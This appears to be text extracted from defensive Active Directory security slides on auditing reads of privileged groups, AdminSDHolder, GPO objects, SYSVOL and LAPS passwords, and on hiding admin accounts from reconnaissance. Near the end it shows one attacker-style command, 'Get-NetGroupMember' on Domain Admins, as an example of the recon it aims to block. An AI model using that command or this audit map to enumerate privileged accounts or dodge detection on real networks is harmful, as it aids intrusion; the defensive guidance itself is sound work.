Object Name: CN=Domain Admins,CN=Users,DC=theacme,DC=io
Handle ID: 0x0

Operation:

Operation Type: Object Access
Accesses: Read Property

Access Mask: 0x10
Properties: Read Property
{e48d0154-bcf8-11d1-8702-00c04fb96050}
{26d97369-6070-11d1-a9c6-0000f80367c1}
{59ba2f42-79a2-11d0-9020-00c04fc2d3cf}

Log Name: Security
Source: Microsoft Windows security
Event ID: 4662
Level: Information
User: N/A
OpCode: Info

Logged: 9/7/2019 4:42:17 AM
Task Category: Directory Service Access
Keywords: Audit Success
Computer: AcmeODC01.theacme.io

Since We Are
Auditing Reads
and Writes,
Modifications are
Logged Too!

Auditing Entry for Domain Admins

Principal: Everyone [Select a principal](#)

Type: Success

Applies to: This object and all descendant objects

Permissions:

- ☐ Full control
- ☒ List contents
- ☒ List object
- ☒ Read all properties
- ☒ Write all properties
- ☐ Delete
- ☐ Delete subtree
- ☒ Read permissions

Properties:

- ☒ Read all properties
- ☒ Write all properties
- ☒ Read phone and mail options
- ☒ Write phone and mail options
- ☒ Read Description
- ☒ Write Description

☒ Modify permissions

☒ Modify owner

☐ All validated writes

☐ All extended rights

☐ Create all child objects

☐ Delete all child objects

☐ Add/remove self as member

☐ Send to

☒ Read msDS-NCReplInboundNeighbors

☒ Write msDS-NCReplInboundNeighbors

☒ Read msDS-NCReplOutboundNeighbors

☒ Write msDS-NCReplOutboundNeighbors

☒ Read msDS-NC-RO-Replica-Locations-1

☒ Read msDS-NcType

Privileged Group Auditing

- Configure auditing on the following AD privileged groups to identify AD recon type activities:
 - Administrators (AdminSDHolder)
 - Domain Admins (AdminSDHolder)
 - Enterprise Admins (AdminSDHolder)
 - **Other custom privileged groups**
- The same auditing settings apply for auditing group access:
 - Principal, enter “Everyone”
 - Applies to “This object only” (or “This object and all descendants” for member account auditing as well)
 - Permissions = “Read all properties”
 - Properties = “Read all properties”

Set Auditing on AdminSDHolder for Auditing Highly Privileged AD Groups & Accounts

Auditing Entry for AdminSDHolder

Principal: Everyone [Select a principal](#)

Type: Success

Applies to: This object and all descendant objects


Permissions:

<input type="checkbox"/> Full control	<input type="checkbox"/> Create msDS-ManagedServiceAccount objects
<input checked="" type="checkbox"/> List contents	<input type="checkbox"/> Delete msDS-ManagedServiceAccount objects
<input checked="" type="checkbox"/> List object	<input type="checkbox"/> Create msDS-PasswordSettingsContainer objects
<input checked="" type="checkbox"/> Read all properties	<input type="checkbox"/> Delete msDS-PasswordSettingsContainer objects
<input checked="" type="checkbox"/> Write all properties	<input type="checkbox"/> Create msDS-ResourceProperties objects
<input type="checkbox"/> Delete	<input type="checkbox"/> Delete msDS-ResourceProperties objects
<input type="checkbox"/> Delete subtree	<input type="checkbox"/> Create msDS-ResourcePropertyList objects
<input checked="" type="checkbox"/> Read permissions	<input type="checkbox"/> Delete msDS-ResourcePropertyList objects
<input checked="" type="checkbox"/> Modify permissions	<input type="checkbox"/> Create msDS-ShadowPrincipalContainer objects
<input checked="" type="checkbox"/> Modify owner	<input type="checkbox"/> Delete msDS-ShadowPrincipalContainer objects

Properties:

<input checked="" type="checkbox"/> Read all properties	<input checked="" type="checkbox"/> Read msDS-NcType
<input checked="" type="checkbox"/> Write all properties	<input checked="" type="checkbox"/> Write msDS-NcType

Set Auditing on Custom Privileged Groups

 Auditing Entry for AD Admins

Principal: Everyone [Select a principal](#)

Type: Success

Applies to: This object and all descendant objects

Permissions:

<input type="checkbox"/> Full control	<input type="checkbox"/> Modify permissions
<input checked="" type="checkbox"/> List contents	<input type="checkbox"/> Modify owner
<input checked="" type="checkbox"/> List object	<input type="checkbox"/> All validated writes
<input checked="" type="checkbox"/> Read all properties	<input type="checkbox"/> All extended rights
<input type="checkbox"/> Write all properties	<input type="checkbox"/> Create all child objects
<input type="checkbox"/> Delete	<input type="checkbox"/> Delete all child objects
<input type="checkbox"/> Delete subtree	<input type="checkbox"/> Add/remove self as member
<input checked="" type="checkbox"/> Read permissions	<input type="checkbox"/> Send to

Properties:


<input checked="" type="checkbox"/> Read all properties	<input checked="" type="checkbox"/> Read msDS-NCReplInboundNeighbors
<input checked="" type="checkbox"/> Write all properties	<input checked="" type="checkbox"/> Write msDS-NCReplInboundNeighbors

Auditing Beyond Recon

GPO AD Object Auditing (Event ID 4662)

Audit **Everyone** for Descendant **groupPolicyContainer** objects:

- **Successful** accesses of type **Delete** and **Modify** Permissions
- **Successful** accesses of type **Write** **versionNumber** (& **DisplayName**)




The screenshot shows the Windows Security console interface for configuring audit settings. The 'Principal' is set to 'Everyone' with a link to 'Select a principal'. The 'Type' is set to 'Success'. The 'Applies to' is set to 'Descendant groupPolicyContainer objects'. Under the 'Permissions' section, the following permissions are listed with checkboxes:



Permission	Checked
Full control	<input type="checkbox"/>
List contents	<input checked="" type="checkbox"/>
Read all properties	<input checked="" type="checkbox"/>
Write all properties	<input checked="" type="checkbox"/>
Delete	<input checked="" type="checkbox"/>
Delete subtree	<input type="checkbox"/>
Read permissions	<input checked="" type="checkbox"/>
Modify permissions	<input checked="" type="checkbox"/>
Modify owner	<input checked="" type="checkbox"/>


GPO SYSVOL Auditing (Event ID 4663)

- Enable File Auditing
 - **Computer Configuration/Policies/Windows Settings/Advanced Audit Policy Configuration/Audit Policies/Object Access**
 - Enable **Audit File System** for **Success**
- Configure File Auditing
 - On **%systemroot%\SYSVOL** folder, open the properties of the domain folder and go to the Auditing tab
 - Audit **Everyone &** applies to **This folder, subfolders and files**
 - **Successful** accesses of type **Create files / Write data, Create folders / append data, Delete subfolders and files, Delete, and Change permissions.**



Resource Manager		Audit Events
File system		Configured
Registry		Not configured



 Auditing Entry for Global File SACL — □ ×

Principal: Everyone [Select a principal](#)

Type:

Permissions:

<input type="checkbox"/> Full control	<input checked="" type="checkbox"/> Delete subfolders and files
<input type="checkbox"/> Traverse folder / execute file	<input checked="" type="checkbox"/> Delete
<input type="checkbox"/> List folder / read data	<input checked="" type="checkbox"/> Read permissions
<input type="checkbox"/> Read attributes	<input checked="" type="checkbox"/> Change permissions
<input type="checkbox"/> Read extended attributes	<input checked="" type="checkbox"/> Take ownership
<input checked="" type="checkbox"/> Create files / write data	<input type="checkbox"/> Read
<input checked="" type="checkbox"/> Create folders / append data	<input type="checkbox"/> Write
<input checked="" type="checkbox"/> Write attributes	<input type="checkbox"/> Execute
<input checked="" type="checkbox"/> Write extended attributes	

[Clear all](#)


Add a condition to limit the scope of this auditing entry. Security events will be logged only if conditions are met.

[Add a condition](#)

LAPS Access Auditing (Event ID 4662)

- Use the LAPS PowerShell module to configure auditing on the LAPS PW attribute:
 - Set-AdmPwdAuditing
 - OrgUnit: <name of OU on which you want to setup the auditing>
 - AuditedPrincipals: <identification of users/groups whose access to password shall be audited>
- Configure auditing of DS Access:
 - Advanced Audit Policies > DS Access > Audit Directory Service Access

Ensure You Are Monitoring for Audit Log Clear, Event ID 1102





Breaking Active Directory Recon

Test First...

Secure Administrative OU

- New top-level OU with special permissions.
- Move all privileged admin accounts and groups into this OU.
- The AD Management object is there but can't be viewed by anyone but AD Admins.
- Recommend adding a “View Hidden OU” group for auditing/special case view-only access.



```
PS C:\Users\JoeUser> Get-NetGroupMember 'Domain Admins'
```



